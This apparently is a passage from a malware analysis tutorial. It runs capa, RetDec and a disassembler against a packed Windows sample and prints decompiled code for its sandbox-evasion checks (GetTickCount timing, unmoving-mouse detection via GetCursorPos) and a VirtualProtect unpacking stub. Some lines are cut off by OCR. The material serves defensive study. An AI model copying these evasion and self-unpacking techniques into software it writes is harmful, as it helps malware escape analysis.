


```
remnux@remnux:~$ capa -vv sample.exe
loading : 100%|
matching: 100%|
md5                  e255c710d39890893f86f9c6bd449ce7
sha1                 304cceff9d29e8f879124f183337b28ffd7c28e2
sha256               ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42
path                 sample.exe
timestamp            2021-02-17T13:10:39.196525
capa version         v1.5.0-0-g4354bc9
format               auto
extractor            VivisectFeatureExtractor
base address         0x400000
rules                (embedded rules)
function count       7
total feature count  629

check for time delay via GetTickCount
namespace  anti-analysis/anti-debugging/debugger-detection
author     michael.hunhoff@fireeye.com
scope      function
mbc        Anti-Behavioral Analysis::Debugger Detection::Timing/Delay Check GetTickCo
examples   Practical Malware Analysis Lab 16-03.exe_:0x4013d0
function @ 0x401000
  and:
    count(api(kernel32.GetTickCount)): 2 or more @ 0x401021, 0x401040

check for unmoving mouse cursor
namespace   anti-analysis/anti-vm/vm-detection
author      BitsOfBinary
scope       function
att&ck      Defense Evasion::Virtualization/Sandbox Evasion::User Activity Based Checks [T1497.002]
mbc         Anti-Behavioral Analysis::Virtual Machine Detection::Human User Check [B0009.012]
references  https://www.joesecurity.org/blog/5852460122427342172
examples    7E17F0F35D50F49407841372F24FBD38:0x4010f6
function @ 0x401000
  and:
    count(api(user32.GetCursorPos)): 2 or more @ 0x401053, 0x401075
```

```
contain a resource (.rsrc) section
namespace  executable/pe/section/rsrc
author     moritz.raabe@fireeye.com
scope      file
examples   A933A1A402775CFA94B6BEE0963F4B46:0x41
section: .rsrc @ 0x408000

allocate RWX memory
namespace  host-interaction/process/inject
author     moritz.raabe@fireeye.com
scope      basic block
mbc        Memory::Allocate Memory [C0007]
examples   Practical Malware Analysis Lab 03-03.
basic block @ 0x4010B6
  and:
    match: allocate memory @ 0x4010B6
      or:
        api: kernel32.VirtualProtect @ 0x4010EB,
    number: 0x40 = PAGE_EXECUTE_READWRITE @ 0x40
```




```
remnux@remnux:~$ docker run -it --rm -v ~/:/tmp/files remnux/retdec bash
Unable to find image 'remnux/retdec:latest' locally
latest: Pulling from remnux/retdec
d519e2592276: Pull complete
d22d2dfcfa9c: Pull complete
b3afe92c540b: Pull complete
803a04c5399f: Pull complete
4d9dc5a67125: Pull complete
d059edf0d228: Pull complete
f786b8a804fa: Pull complete
Digest: sha256:17a549e258d09a247564520446e8e32e2db9d6161d23f2fbd9f9ee47c9663f63
Status: Downloaded newer image for remnux/retdec:latest
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

retdec@4cee24073e0c:~$ cd /tmp/files
retdec@4cee24073e0c:/tmp/files$ retdec-decompiler.py sample.exe
##### Checking if file is a Mach-O Universal static library...

##### Checking if file is an archive...
RUN: /usr/local/bin/retdec-ar-extractor /tmp/files/sample.exe --arch-magic
Not an archive, going to the next step.

##### Gathering file information...
RUN: /usr/local/bin/retdec-fileinfo -c /tmp/files/sample.exe.config.json --similarity /tmp/files/sample.exe --no-hashes=all --crypto /usr/l
.yara --crypto /usr/local/bin/../share/retdec/support/generic/yara_patterns/signsrch/signsrch.yarac --max-memory-half-ram
Input file                : /tmp/files/sample.exe
File format               : PE
File class                : 32-bit
File type                 : Executable file
Architecture              : x86
Endianness                : Little endian
Image base address        : 0x400000
Entry point address       : 0x401000
Entry point offset        : 0x200
Entry point section name : code
Entry point section index: 0
Bytes on entry point      : 89ff5589e583ec20a10830400083f800750fa10c30400083f8007505e995000000e8fa6000008945fc6888130000e8f36000
Detected tool             : PECompact (3.02.2) (packer), strings heuristic
```



```
retdec@4cee24073e0c:/tmp/files$ more sample.exe.c
//
// This file was generated by the Retargetable Decompiler
// Website: https://retdec.com
// Copyright (c) Retargetable Decompiler <info@retd
//

#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <windows.h>

// ---------------- Integer Types Definitions -----

typedef int64_t int128_t;
typedef int64_t int224_t;
typedef int64_t int864_t;

// ---------------- Float Types Definitions ------

typedef float float32_t;
typedef double float64_t;
typedef long double float80_t;

// ----------------------- Structures -----------

struct _FILETIME {
    int32_t e0;
    int32_t e1;
};

struct _IO_FILE {
    int32_t e0;
};
```

```
lab_0x401021:;
  int32_t v4 = v2; // 0x401000
  int32_t v5; // 0x401000
  int32_t dwMilliseconds; // bp-8, 0x401000
  int32_t * windowHandle; // 0x401033
  while (true) {
      int32_t v6 = v4;
      dwMilliseconds = GetTickCount();
      int32_t v7 = v6 - 4; // 0x401029
      *(int32_t *)v7 = 0x1388;
      Sleep(dwMilliseconds);
      windowHandle = GetForegroundWindow();
      int32_t v8 = v7; // 0x40103b
      if (windowHandle != NULL) {
          // 0x40103d
          v8 = v7;
          if (GetTickCount() - dwMilliseconds >= 0x1388) {
              int32_t v9 = v6 - 8; // 0x401052
              int32_t v10; // bp-12, 0x401000
              *(int32_t *)v9 = (int32_t)&v10;
              bool v11 = GetCursorPos((struct tagPOINT *)&g2); // 0x401053
              v8 = v9;
              if (v11) {
                  int32_t v12 = v9; // 0x401065
                  v5 = v9;
                  if (*(int32_t *)0x403008 == 0) {
                      // break -> 0x401093
                      break;
                  }
                  while (true) {
                      // 0x401067
                      *(int32_t *)(v12 - 4) = 1000;
                      Sleep((int32_t)&g2);
                      int32_t v13 = v12 - 8; // 0x401074
```



```
004010c1 bb 2a 32 ...   MOV     EBX, DAT_0040322a
004010c6 29 c3          SUB     EBX, EAX
004010c8 53             PUSH    EBX
004010c9 68 1a 30 ...   PUSH    DAT_0040301a
004010ce e8 fb 1a ...   CALL    FUN_00402bce
004010d3 8d 45 fc       LEA     EAX=>local_8, [EBP + -0x4]
004010d6 50             PUSH    EAX
004010d7 6a 40          PUSH    0x40
004010d9 b8 2a 11 ...   MOV     EAX, 0x40112a
004010de bb ce 2b ...   MOV     EBX, FUN_00402bce
004010e3 29 c3          SUB     EBX, EAX
004010e5 53             PUSH    EBX
004010e6 68 2a 11 ...   PUSH    0x40112a
004010eb e8 3c 60 ...   CALL    VirtualProtect
004010f0 ff 35 04 ...   PUSH    dword ptr [DAT_00403004]
004010f6 b8 2a 11 ...   MOV     EAX, 0x40112a
004010fb bb ce 2b ...   MOV     EBX, FUN_00402bce
0040110
00401102
0040110
00401108
0040110c
0040111
00401111 ff 30          PUSH    dword ptr [EAX]=>local_8
00401113 b8 2a 11 ...   MOV     EAX, 0x40112a
00401118 bb ce 2b ...   MOV     EBX, FUN_00402bce
0040111d 29 c3          SUB     EBX, EAX
0040111f 53             PUSH    EBX
00401120 68 2a 11 ...   PUSH    0x40112a
00401125 e8 02 60 ...   CALL    VirtualProtect
0040112a 44             INC     ESP
0040112b 44             INC     ESP
0040112c 44             INC     ESP
0040112d 44             INC     ESP
0040112e 44             INC     ESP
0040112f 44             INC     ESP
00401130 44             INC     ESP
```

```
  while( true ) {
    do {
      do {
        local_c.y = GetTickCount();
        Sleep(5000);
        pHVar2 = GetForegroundWindow();
      } while (pHVar2 == (HWND)0x0);
      DVar3 = GetTickCount();
    } while (((int)(DVar3 - local_c.y) < 5000) ||
            (BVar4 = GetCursorPos((LPPOINT)&local_c), BVar4 == 0));
    if (DAT_00403008 == 0) break;
    while( true ) {
      do {
        Sleep(1000);
        BVar4 = GetCursorPos((LPPOINT)&local_14);
      } while (BVar4 == 0);
      if (local_c.y == local_14.y) break;

    if (DAT_00403008 == 0) break;
    Sleep(5000);
    pHVar5 = GetForegroundWindow();
  } while ((pHVar5 == (HWND)0x0) || (pHVar5 == pHVar2));
}
FUN_00402bce((int)&DAT_0040301a,0x210,(byte)DAT_00403000);
VirtualProtect((LPVOID)0x40112a,0x1aa4,0x40,(PDWORD)&local_c.y);
FUN_00402bce(0x40112a,0x1aa4,(byte)DAT_00403004);
VirtualProtect((LPVOID)0x40112a,0x1aa4,local_c.y,(PDWORD)&local_c.y);
pcVar1 = (code *)swi(0);
(*pcVar1)();
(&stack0xbc0000ba)[extraout_ECX] = (&stack0xbc0000ba)[extraout_ECX] + '
                  /* WARNING: Bad instruction - Truncating control flow
halt_baddata();
}
```

You can go to the offsets flagged by capa to explore the code.

Key takeaways from this section:

This Sample

- Possible anti-analysis measures via GetTickCount, GetCursorPosition, and GetForegroundWindow.
- Malicious capabilities are likely concealed by the packer, per VirtualProtect and PECompact

Techniques in General


- Emulate code execution to get visibility into risky API calls.
- Use multiple tools with similar capabilities for greatest coverage.
- Disassemblers and decompiler show you code, but some functionality will be unveiled only during runtime.

Explore Network Interactions

